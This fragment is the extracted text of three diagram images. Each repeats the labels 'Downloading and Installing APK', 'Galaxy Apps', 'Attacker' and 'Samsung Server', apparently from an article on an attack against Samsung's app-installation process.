


Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server




Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server




Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server

